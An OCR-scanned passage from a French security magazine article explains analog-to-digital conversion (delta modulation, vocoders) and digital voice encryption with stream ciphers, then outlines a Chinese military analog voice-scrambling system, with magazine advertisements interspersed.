Le principe est le suivant. Considérons un signal analogique $f(t)$ limité dans une bande de fréquences donnée. Un convertisseur A/D de type modulation linéaire delta produira un signal $Q(t)$ constitué d'impulsions régulièrement espacées, toutes les T secondes (donc avec une fréquence $f_p = 1/T$), d'amplitude $\pm v$ volts, pour une valeur v fixée à l'avance. Il est essentiel de choisir la valeur de T de telle sorte que f_p soit supérieure au taux d'échantillonnage minimal donné dans le théorème d'échantillonnage.

La différence avec la méthode PCM consiste non pas à exprimer $Q(t)$ en fonction de $f(t)$, mais plutôt de décrire comment $Q(t)$ varie avec t. Pour cela, on va approximer le signal $f(t)$ à l'aide d'une fonction en escalier $x(t)$ (voir Figure 2) selon l'« algorithme » suivant :

1. On choisit arbitrairement un point de voltage a, lequel sera le point de départ de $x(t)$. Pendant les T premières secondes, on pose $x(t) = a$.



2 *Principe de modulation linéaire delta*

2▸ Pour $t = T$ (cela correspond au point *A* sur la figure 2), comme $x(t) < f(t)$, on augmente $x(t)$ de v_1 volts (v_1 est un paramètre fixé). Pour les *T* secondes suivantes, nous avons donc $x(t) = a + v_1$.

3▸ Pour $t = 2T$, on compare à nouveau les valeurs $x(t)$ et $f(t)$. Comme, dans le cas de la figure 2, nous avons encore $x(t) < f(t)$, nous ajoutons encore la valeur v_1 volts à $x(t)$.

4▸ Plus généralement, toutes les *T*, on augmente ou diminue la valeur de $x(t)$ de v_1 volts pour faire en sorte que $x(t)$ approxime au mieux le signal $f(t)$.

Au final, la séquence $Q(t)$ (bas de la figure 2) est constitué d'une séquence d'impulsions de $\pm v_1$ volts. Il suffit alors de coder cette séquence sous une forme numérique. Comme on ne transmet plus une suite de valeurs, mais seulement des variations avec la valeur précédente, le volume final de données transmises est plus réduit que pour la méthode PCM (actuellement, les variantes optimisées de la modulation delta travaillent avec un taux moyen de 9 kbits/sec).

La qualité du signal restitué (lors de la conversion inverse) va dépendre de plusieurs paramètres. Sans entrer dans des détails trop techniques, l'un des paramètres les plus importants est la valeur v_1 (pas de voltage) qui peut varier dans le temps pour une meilleure approximation de $f(t)$ par $x(t)$.

1.3 Vocoders

Dans les méthodes PCM et LDM, la numérisation du signal analogique consiste à échantillonner le signal à intervalles réguliers et à envoyer une approximation discrète de ce signal. Il existe une autre approche consistant à décrire le signal pour que le destinataire soit capable de le reconstruire de manière satisfaisante. Ainsi, si un signal analogique est une sinusoïde (voir [1]) alors, il suffit d'envoyer l'information codée signifiant « sinusoïde » (avec ses paramètres) pour que le destinataire reconstruise lui-même ce signal. Tout signal analogique pouvant être décrit en termes de sinusoïdes [1], le lecteur comprend alors le principe. On envoie une description structurelle du signal et le destinataire reconstruit (synthétise) le signal à partir de cette description. C'est le principe des *vocoders* (contraction de *voice coder*). Un vocoder est constitué d'un analyseur de signal audio et d'un synthétiseur. Cette technique, inventée par Homer Dudley en 1939 pour le réseau téléphonique américain, a également été utilisée dans le système militaire SIGSALY.


Le principal intérêt de la technique vocoder réside dans le fait que l'économie en termes de bande passante est de l'ordre de 90 %. Avec une qualité raisonnable, un vocoder nécessite un taux de transmission nominal de 2400 bits par seconde.

Toutefois, le système de vocoder souffre de quelques limitations (sauf pour des procédés plus sophistiqués donc plus chers, réservés aux militaires) :


- Le signal synthétisé n'est pas parfait et, selon les paramètres, il peut être très différent du signal original. C'est la fameuse voix synthétique attribuée aux ordinateurs dans les films de science-fiction.
- Cette technique est sensible aux bruits affectant le canal. Des techniques de correction d'erreurs peuvent être utilisées, mais le taux de redondance, selon les besoins, peut s'avérer important, et donc limiter le faible taux de transmission initial.
- La technique vocoder produit des qualités différentes selon les groupes linguistiques, pour le signal synthétisé. Ainsi, un système vocoder prévu pour des Européens pourra être moins efficace pour des Asiatiques.

2. Application à la cryptophonie numérique

Alors qu'il existe de nombreuses autres techniques de conversion A/D – beaucoup sont cependant inspirées des techniques présentées dans la section précédente –, c'est la technique MLD qui est la plus utilisée dans les matériels de cryptophonie numérique. La principale raison tient en particulier au fait que cette technique est peu sensible au bruit survenant lors



3 *Système cryptophonique numérique avec autoclave sur le chiffré*



4 *Système cryptophonique numérique à synchronisation additionnelle.*

de la transmission (éventuellement des techniques de correction d'erreurs peuvent être ajoutées). Ainsi, sur un canal affecté par un taux d'erreur moyen de 10 % (taux très élevé en communication), un modulateur linéaire delta à 16 kbits/sec délivrera un signal restitué encore très compréhensible.

Une fois le signal numérisé, la mise en œuvre de la cryptophonie numérique est simple pour ne pas dire triviale. Elle consiste à chiffrer la séquence numérisée comme on le fera d'une simple séquence binaire de données. En règle générale, les systèmes par flot [7] sont utilisés préférentiellement pour assurer le chiffrement (et ce, même si les USA poussent vers la technologie de chiffrement par blocs) : ils sont plus rapides que tout autre système et sont considérés encore comme d'une sécurité plus maîtrisable que les systèmes par blocs. À part pour quelques systèmes stratégiques qui utilisent un chiffrement de type Vernam (ou dit « *One Time Pad* ») [7] (la plupart historiques), le système par flot est de type pseudo-aléatoire : une clef de 128 à 256 bits initialise le système qui produira la séquence aléatoire combinée à la séquence numérisée.

Deux types de schémas existent, lesquels sont déterminés par la technique de synchronisation souhaitée. Il est essentiel de savoir que la synchronisation est essentielle, non seulement pour garantir un déchiffrement sans erreur (en effet le chiffrement utilisé est à synchronisation de temps) mais, également, dans certains cas, pour s'assurer d'une bonne qualité de la voix restituée (conversion D/A).

Le premier type est résumé dans la figure 3 (page précédente).

Le système utilisé est dit « autoclave » sur le chiffré [7] : le texte chiffré produit intervient dans les états internes du générateur, en plus de la clef. Le principal intérêt est que ces systèmes sont dits « auto synchronisants » : ils sont capables de réparer automatiquement (c'est-à-dire sans dispositifs additionnels) toute perte de synchronisation. Cela permet d'avoir des systèmes plus simples et moins coûteux. Mais le défaut principal réside dans le fait que ces systèmes sont sensibles aux erreurs et les propagent. Le message devient alors inintelligible. C'est la raison pour laquelle ces systèmes sont réservés aux usages tactiques sensibles (communications sur de relativement courtes distances).

Pour améliorer les limitations du type précédent, on supprime la rétroaction du chiffré sur les états internes du système (Figure 4).

Une synchronisation continue est alors introduite, indépendamment du système pseudo-aléatoire utilisé pour le chiffrement. Cette synchronisation est aléatoire et envoyée à des intervalles de temps eux-mêmes aléatoires (pour cela, une clef additionnelle, dite « de synchronisation » peut être mise en

DU CODE AU RESEAU

MASTÈRE SPÉCIALISÉ

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

www.esiea.fr/ms-sis

DEVENEZ LES SPECIALISTES DE LA SECURITE QUE LES ENTREPRISES ATTENDENT

- Réseaux
- Modèles et Politiques de sécurité
- Cryptologie pour la sécurité
- Sécurité des réseaux, des systèmes et des applications

- Un groupe d'enseignants composé d'une cinquantaine d'experts en sécurité
- Des étudiants acteurs de leur formation
- Une formation intensive : 510 heures de cours et plus de 250 heures de projets
- Un fort soutien de l'environnement industriel

Accrédité par la Conférence des Grandes Ecoles

RENTRÉE OCTOBRE 2008

esiea

œuvre). Sans entrer dans des détails beaucoup trop techniques, le système de synchronisation est prévu pour lui-même résister de manière suffisante aux erreurs de transmissions.

Dans tous les cas, la qualité cryptographique du générateur aléatoire sera déterminante pour la sécurité générale du système cryptophonique. Mais, pour contrer certaines attaques hypothétiques à clair connu, des techniques additionnelles peuvent être considérées en amont du chiffrement, sur la séquence numérique : techniques de compression, techniques de recodage… toutes ont pour objectif de supprimer les inévitables biais liés à la parole (blancs dans la conversation, motifs spécifiques liés aux techniques PCM ou MDL…).


3. Description d'un système de cryptophonie militaire chinois

Pour terminer, nous allons décrire un système réel conçu et utilisé – au moins à la fin des années quatre-vingt dix – par l'armée de l'air chinoise **[8]**. Ce système est totalement analogique, sans passage, même partiel, au numérique. Son schéma est résumé en figure 5.

Nous n'en décrirons que les principes généraux et ne décrirons pas les aspects mathématiques traitant de la génération des séquences pseudo-aléatoires. Le système considère un signal vocal essentiellement par un triplet (A, ω, φ) formé de l'amplitude, de la fréquence et de la phase **[1]**. Le principe très général consiste alors à effectuer un brouillage tridimensionnel de ces trois paramètres, afin, au final, d'obtenir un signal brouillé proche du bruit blanc (en gros, l'équivalent sonore d'un signal parfaitement aléatoire). Les grandes étapes sont les suivantes (voir également la figure 5) :

- Le signal vocal clair est d'abord analysé et les interstices naturels vocaux liés au rythme de la parole (zones de blanc, syllabes, temporisation…), lesquels sont source d'une grande intelligibilité résiduelle après brouillage, sont remplis par des bruits parasites. L'idée est, comme pour la compression des données, de gommer les redondances parasites qui peuvent aider l'attaquant.
- Le signal est ensuite brouillé dans le domaine fréquentiel, a priori selon la technique de brouillage de bande. Comme expliqué dans **[2]**, les valeurs optimales de permutations/inversions sont stockées dans une EPROM.
- Un brouillage complémentaire est ensuite appliqué en chiffrant à l'aide de séquences aléatoires générées à partir d'une clef, les paramètres d'amplitude et de phase. La technique de chiffrement se fait à partir de séquences aléatoires cycliques combinées par convolution (multiplication) au signal analogique en cours de traitement. L'intérêt de considérer ce brouillage complémentaire est de supprimer l'intelligibilité résiduelle du signal après brouillage dans le domaine fréquentiel.

Le système est de plus doté d'une synchronisation initiale avec re-synchronisation cyclique (dépendant de la clef secrète). Ainsi, l'attaquant, même disposant d'appareils identiques, ne peut accéder à cette synchronisation et ne peut insérer un troisième appareil pour une attaque par le milieu. Les signaux de synchronisation et ceux vocaux brouillés sont envoyés dans la même gamme de fréquences.



5 *Système de brouillage vocal analogique militaire chinois (schéma simplifié sans la partie électronique).*

Conclusion

Cet article clôt la série d'articles **[1, 2]** consacrés aux techniques de cryptophonie. Ils ont permis aux lecteurs de découvrir les technologies spécifiques à la voix. Mais plus encore, cela a été l'occasion de montrer que si les principes de sécurisation – essentiellement à l'aide de primitives cryptographiques génériques : permutations, inversions, générateurs pseudo-aléatoires… – sont relativement universels, leur mise en œuvre est cependant très spécifique du type de données que l'on cherche à protéger. Et si cette spécificité venait à être négligée ou, pire, ignorée, la sécurité finale serait insuffisante voire très faible. Cela illustre toute la différence entre la théorie et la mise en pratique par l'ingénieur. Si l'un ne va pas sans l'autre, c'est le second qui est véritablement déterminant dans la sécurité finale des systèmes. La théorie seule est inefficace à assurer les besoins de sécurité.

Vous pouvez retrouver les références de cet article sur : www.miscmag.com

www.UnixGarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !

Administration système

Utilitaires

Comprendre

Embarqué

Graphisme

Environnement de bureau

Bureautique

Audio-vidéo

News

Administration réseau

Distribution

Programmation

Sécurité

Agenda-Interview


Matériel

Web

Jeux

Réfléchir

UnixGarden



security storage

le guide de la sécurité informatique et du stockage des données

7ème édition
Parution : octobre 2008
Diffusion à 6000 exemplaires auprès des visiteurs et congressistes des salons Infosecurity et StorageExpo

Le seul Guide 100% dédié à la sécurité informatique et au stockage des données qui référence à la fois les acteurs, les produits et les services disponibles sur ces marchés.

Réservez dès à présent votre emplacement, contactez **Julie Fovez**
Tél : 01 41 18 60 54 – Email : jfovez@tarsus.fr – www.tarsus.fr

COLLECTION TARSUS 2009 :
9 guides professionnels de référencement indispensables pour convaincre ceux qui décident

COLLECTION TARSUS 2009